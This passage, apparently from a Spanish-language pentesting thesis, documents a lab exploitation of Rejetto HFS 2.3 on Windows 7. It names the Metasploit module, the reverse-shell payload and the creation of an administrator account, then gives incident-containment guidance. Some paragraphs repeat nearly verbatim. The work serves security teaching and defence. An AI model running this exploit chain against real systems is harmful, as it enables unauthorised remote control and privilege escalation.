
Figura 40. Administrar cuentas de usuarios.



Fuente: El Autor.

Ahora la misión es asignar perfil y privilegios de administrador al usuario DeiberRamirez a través del siguiente comando.


Figura 41.Cambio de perfil de usuario.



Fuente: El Autor.

Se verifica dentro del sistema de Windows y efectivamente el proceso se aplicado dejando la cuenta de usuarios DeiberRamirez con perfil de administrador.

Figura 42.Administrar cuentas.



Fuente: El Autor.

Con todo este proceso que se llevó a cabo se puede comprobar que el exploit que se ejecuto fue exitoso y que se comprobó la vulnerabilidad existente en el equipo victima con sistema operativo Windows 7 x 64 generando un usuario administrador dentro de esta.

- **Fase de Informe**

Se puede lograr identificar que el ataque ejecutado fue consolidado puesto que la maquina víctima no contaba con las medidas básicas de seguridad como tener allí su firewall activado, antivirus desactivado y las actualizaciones del sistema operativo Windows 7 x 64 obsoletas y desactivadas. Esto deja ver como se encuentra los niveles de seguridad bajos dentro de la organización y al mismo tiempo no se tienen unas buenas prácticas y políticas de seguridad lo cual se convierte en una gran vulnerabilidad a nivel de toda la infraestructura dentro de la entidad.

A si mismo fue posible identificar vulnerabilidades entre ellas la que fue explotada a través del puerto 80 el cual se encuentra abierto exponiendo allí un servicio de filserver: (HttpFileServer 2.3) a nivel de la maquina a través de las herramientas de apoyo que tuvieron lugar dentro de este proceso como NMAP, Metasploit que se integran dentro del sistema Kali Linux como aplicaciones que permiten identificar puertos, conexiones y servicios abiertos y vulnerables para obtener un informe de la maquina victima sobre la cual se realizó el procedimiento.

Al final como se ha podido documentar en las fases anteriores allí se describen cada uno de los pasos y evidencias en capturas de pantalla del ataque que se pudo ejecutar y concretar con la creación de una cuenta de usuario administrador dentro de la maquina víctima.

Como dado adicional en el procedimiento de explotar a través del exploit y el payload se consiguió un Shell remoto con el cual se instala todo el ataque y manejo de la maquina víctima.

Todo esto deja ver que es claro que dentro de la empresa existe un equipo que está afectando la seguridad informática al ser vulnerable y convertirse automáticamente en una amenaza por contener la aplicación Rejetto, ya que este mismo caso tranquilamente se puede estar presentado en el resto de los equipos de cómputo de la operación lo cual deja en un estado muy crítico la seguridad de los sistemas y la información en la empresa the whitehouse security.

4.3.2. Análisis del caso de Red Team, que permitió dar solución al fallo identificado.

Dentro de los datos que se obtuvieron inicialmente para lograr detectar la falla de seguridad sobre la fuga de información que se revelo y que fue informada por la organización fue:


En uno de sus equipos de cómputo es que la maquina tiene instalada una aplicación llamada rejetto v. 2.3 bajo un Windows 7 con arquitectura X64.
se consulta sobre la aplicación y se encuentra que es un HttpFileServer v. 2.3 dedicado para compartir archivos de forma local u externa la cual es muy útil, pero posee una falla de seguridad.

la aplicación tiene asociado un exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter.

Se identifica adicional a la vulnerabilidad un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

El equipo con la novedad de seguridad cuenta con un sistema operativo Windows 7 profesional el cual no cuenta con su licencia activada, además los parches de seguridad están obsoletos y desactivados, su última actualización fue el 20/11/2010 generando una falla grave para la seguridad.

Figura 43.Alertas Windows.




Fuente: El Autor.

4.3.3. Herramientas utilizadas para dar identificar fallos en el escenario propuesto

Para el ejercicio anterior que se llevó a cabo fue necesario utilizar herramientas de pentesting que permitieran desarrollar todo un escenario controlado donde se lograra identificar la vulnerabilidad y al mismo tiempo explotarla para así sacar conclusiones y soluciones que pudieran ser aplicadas a los sistemas y equipos de cómputo de la compañía.

En primera instancia tenemos maquina victima sobre la cual utilizamos el comando *ipconfig* para identificar su IP que lo identifica dentro de la red corporativa.


Figura 44.cmd.exe



Fuente: El Autor.

También se utiliza el comando netstat -oan para observar los puertos sobre los cuales hay actividad de escucha dentro de la red del equipo como se observa en la imagen siguiente sobre el puerto 80 y los demás sobre el pantallazo su estado es LISTENING.


Figura 45. comando netstat -aon



Fuente: El Autor.

específicamente se encuentra que sobre el puerto 80 del equipo este está siendo utilizado por la aplicación HFS – HTTP File Server 2.3, la cual abre este puerto para operar y tiene una vulnerabilidad conocida por donde se está dando la fuga de la información y datos de la compañía.

Figura 46.HFS - HTTP File Server 2.3




Fuente: El Autor.

para confirmar dicha conexión se realiza un enlace desde el navegador de la maquina kali linux y efectivamente se identifica el servicio HFS expuesto desde la maquina afectada.

http://192.168.0.29/

Figura 47. Login de HFS




Fuente: El Autor.

Otra herramienta fundamental para este proceso fue la utilización del sistema operativo de pentesting Kali Linux, el cual se coloca a operar bajo la misma red de la maquina afectada y así desde esta lanzar instrucciones que permitan detectar los fallos sobre la “máquina Windows 7”.

Sobre la siguiente imagen se evidencia la comunicación entre la maquina victima (w7x64) y el atacante (KaliLinux).


Figura 48. ejecución ping Kali linux



Fuente: El Autor.

Otra de las aplicaciones que hizo parte de este proceso esta NMAP, un atacante puede detectar puertos abiertos y servicios que estén corriendo sobre esos puertos con la ayuda de esta herramienta como se puede evidenciar en la siguiente imagen la cual fue extraída de la maquina Windows 7 x64 reportada.

Figura 49. Instrucción nmap -sS



Fuente: El Autor.

Con el resultado anterior que entrega la herramienta NMAP se evidencia varias novedades de seguridad en la maquina victima donde principalmente se hizo énfasis fue sobre el puerto 80 con protocolo HTTP sobre el cual se está ejecutando un servicio de FileServer.

4.3.4. Análisis del ataque presentado

En el caso presentado el ataque ejercido sobre la máquina Windows 7 x64 se da toda vez que esta máquina se encontraba desprotegida, vulnerable y adicional con fallas en el sistema operativo en lo que se identificó utilizando las pruebas de


pentesting, todo esto da ventaja para un atacante pueda tener más posibilidades cometer su acción.

El procedimiento de pentesting permitió encontrar el proceso que se estaba ejecutando para presentarse la fuga de información como lo indico la organización en el anexo 4 del informe.

Este tipo de ataque tuvo lugar ya que sobre los sistemas Windows y para el caso Windows 7 x64 las vulnerabilidades se identifican a través de puertos abiertos, en este punto se dio por el puerto 80 siendo este fácil de acceder por un exploit y un payload (carga útil) para así allí abrir un Shell remoto con tan solo conocer la IP de la maquina víctima.

Para ejecutar el ataque se dio paso a la consola de Metasploit MsFconsole donde se encuentra una amplia base de datos de exploits para así lograr explotar la vulnerabilidad hallada sobre la maquina afectada.

Figura 50. Esquema de ejecución del ataque.




Fuente: El Autor.

4.3.5. Explotación de vulnerabilidades en el escenario propuesto.

De acuerdo con la información inicial proporcionada por la organización en donde se conoce que hay una maquina afectada tipo servidor con una aplicación vulnerable y que esta escucha a través del puerto 80, se procede a demostrar cómo se logra obtener acceso a una Shell (cmd), de manera remota para tomar control absoluto del servidor.

A continuación, se evidencia el inicio de Metasploit (el framework para ejecutar el ataque.

Figura 51. Explotación de la vulnerabilidad.




Fuente: El Autor.

Luego de haber ingresado al metasploit allí se cargan las bases de datos que almacena los exploits para las vulnerabilidades conocidas, paso siguiente como se aprecia en la anterior imagen se carga un payload con el fin de que una vez se explote la vulnerabilidad en el equipo servidor se abra una conexión reversa al equipo del atacante para el ejercicio la maquina Kali Linux.

Po último se especifica el target (RHOST) que para el instante será la maquina víctima es decir el servidor que contiene la ampliación vulnerable Rejetto_hfs_exec Una vez parametrizados los comandos anteriores es momento de lanzar el ataque mediante el comando exploit. Se corre el proceso y el equipo atacante Kali Linux establece una conexión a través de una sesión con el equipo victima Windows 7x64 con dirección IP 192.168.0.29


Figura 52. Ejecución del exploit.



Fuente: El Autor.

Sobre la siguiente imagen se aprecia cómo se ha logrado atacar la vulnerabilidad permitiendo ejecutar comandos sobre el equipo servidor, mediante el acceso al shell de Windows que viene siendo la consola CMD.exe por la cual se tiene total disponibilidad para correr allí comandos como si estuviéramos de manera local sobre el sistema del servidor.


Figura 53 shell (cmd.exe)



Fuente: El Autor.

Para confirmar lo anterior se corre el comando ipconfig y obtener información que contenga la IP con respecto a la maquina víctima, arrojando como resultado efectivamente la IP del servidor, esto solo da a entender que en este punto el host 192.168.0.29 está bajo el dominio del atacante.

Figura 54. ipconfig sobre Windows.



Fuente: El Autor.


Como proceso adicional se valida directamente sobre la maquina información que fue consultada desde la máquina atacante pero esta vez desde la maquina víctima de forma local donde se consulta la IP a través de ipconfig.

Figura 55. comando ipconfig /all

Fuente: El Autor.

Adicional se apoya más la información sobre la maquina server con un comando netstat -aon el cual proporciona información de los puertos sobre los cuales hay actividad y se encuentran operando servicios en particular al interior de la maquina Windows 7x64.

Figura 56.Validación de conexiones activas.




Fuente: El Autor.

Se evidencia con el proceso realizado que debido a una herramienta como Rejetto v.2.3 esta presenta una vulnerabilidad, comprometiendo el sistema operativo el cual se ve expuesto a fallas de seguridad y fuga de información dejando abierto el puerto 80 a través del servicio http sobre el cual se puede dar lugar a un ataque de manera exitosa.

Se valida así pues la falla de seguridad expuesta y se explota tomando manejo de la máquina donde se crea un usuario de acceso DeiberRamirez con privilegios de administrador para demostrar una PoC ante la mesa de trabajo de la compañía.

Figura 57. Cuentas de usuario en PC202006




Fuente: El Autor.

Se demuestra a la compañía como por medio de la falla de seguridad existente en una de sus máquinas se dio fuga de información debido a que la versión del sistema operativo Windows 7x64 no es seguro y que no cuenta con las actualizaciones y parches de seguridad y a la fecha ya que no hay servicio de soporte por parte del fabricante lo que la convierte en insegura y no recomendable para operar lo que se convierte en peligro y amenaza a las políticas de seguridad de la información a través de un ataque que en cualquier momento un tercero puede aprovechar sacando provecho de ello.

4.3.6. Evidencia de la explotación de la vulnerabilidad identificada.

Se evidencia con el proceso realizado que debido a una herramienta como Rejetto v.2.3 esta presenta una vulnerabilidad, comprometiendo el sistema operativo el cual se ve expuesto a fallas de seguridad y fuga de información dejando abierto el puerto 80 a través del servicio http sobre el cual se puede dar lugar a un ataque de manera exitosa.


Figura 58. Ejecución comando sudo nmap -sS.



Fuente: El Autor.

Se valida así pues la falla de seguridad expuesta y se explota tomando manejo de la máquina donde se crea un usuario de acceso DeiberRamirez con privilegios de administrador para demostrar una PoC ante la mesa de trabajo de la compañía.

Figura 59.validción cuentas de usuario con net user.



Fuente: El Autor.

Se demuestra a la compañía como por medio de la falla de seguridad existente en una de sus máquinas se dio fuga de información debido a que la versión del sistema operativo Windows 7x64 no es seguro y que no cuenta con las actualizaciones y parches de seguridad y a la fecha ya que no hay servicio de soporte por parte del fabricante lo que la convierte en insegura y no recomendable para operar lo que se convierte en peligro y amenaza a las políticas de seguridad de la información a través de un ataque que en cualquier momento un tercero puede aprovechar sacando provecho de ello.

4.4. Contención de ataques informáticos

4.4.1. Acciones necesarias para contener un ataque en tiempo real.

Ante un ataque informático en tiempo real es importante definir varios puntos y procedimientos que permitan responder lo más rápido posible para mitigar sus efectos y e impedir que este siga ascendiendo.

También es importante entender que, aunque el ataque ya se halla perpetrado no quiere decir que todo este comprometido o afectado quizás los atacantes no han alcanzado en su totalidad efectuar el ataque y que estos no hayan logrado alcanzar la información total o significativa que les interesa.

De acuerdo con investigaciones expertos recomiendan que en estos casos se debe proteger las áreas que no han sido afectadas desconectándolas con el fin de que la información no se comprometa, es decir retirarlas de la red con el fin de que no sean alcanzadas por el ataque ya que si no se ejecuta esta acción la infección lograría alcanzar puntos más altos dentro de la infraestructura de datos de la organización y ser mayor la afectación.

Luego de lo anterior es recomendable sacar de la red corporativa toda aquella información que no haya presentado infección y que sea considerada de gran valor para la compañía.

Paso seguido y fundamental colocar en una especie de cuarentena virtual el equipo o los equipos que se hayan infectado por el virus o amenaza en ese orden desconectarlos de la red LAN hasta que pueda ser analizado y desinfectado. Posteriormente una vez que el virus se encuentre aislado se debe utilizar software especializados que permitan detectar y estudiar el ataque ejecutado para finalmente realizar una limpieza exhaustiva de los equipos y la red para finalmente restablecer la información y los datos de toda la operación del negocio.

Finalmente, para concluir todo este imprevisto se debe efectuar una investigación con un equipo forense para de allí sacar respuestas y determinar si el ataque tuvo origen interno o externo y tomar las respectivas medidas legales y judiciales ante las autoridades competentes.

Por otra parte expertos de la industria recomiendan no realizar ninguna acción de preservación en el momento sobre la evidencia digital ya que este se convierte en el instrumento fundamental para la investigación lo cual se convierte en algo muy descabellado para los equipos de tecnología, aquí lo esencial es no tocar los equipos afectados realizándoles alguna tarea de formateo o apagado , ni tampoco eliminar los correos sospechosos o algún medio que contenga indicios del virus o el

malware toda vez que todo ese material se convierte en parte fundamental para la investigación.

Todo lo anterior resumido de una forma técnica en caso de que seamos víctimas de ataques informáticos la respuesta a ello debe ser rápida y eficaz y las acciones que se tomen dependen también del tipo de ataque, “pero en general se deben tomar ciertas medidas como:

- **Contengamos el ataque**, por ejemplo, aislando los dispositivos infectados.
- **Eliminamos las posibles causas**, para asegurarnos de que el ataque no se vuelva a reproducir.
- **Determinamos el alcance** del ataque, teniendo en cuenta tanto los equipos y dispositivos, como la posible información que haya sido sustraída.
- **Aseguremos la continuidad del servicio**, para limitar lo más posible las consecuencias sobre nuestro negocio.

En todo caso, nuestra respuesta frente a un ataque tiene que articularse a lo largo de tres niveles:

- **Técnico**: para restablecer el servicio desde el punto de vista operativo,
- **Legal**: para evaluar las posibles implicaciones legales frente a clientes, proveedores o las necesidades de notificación a las autoridades.
- **Gestión de crisis**: para llevar a cabo una comunicación eficaz de lo ocurrido frente a clientes y medios de comunicación y reducir el impacto sobre la reputación de la empresa.”[29]

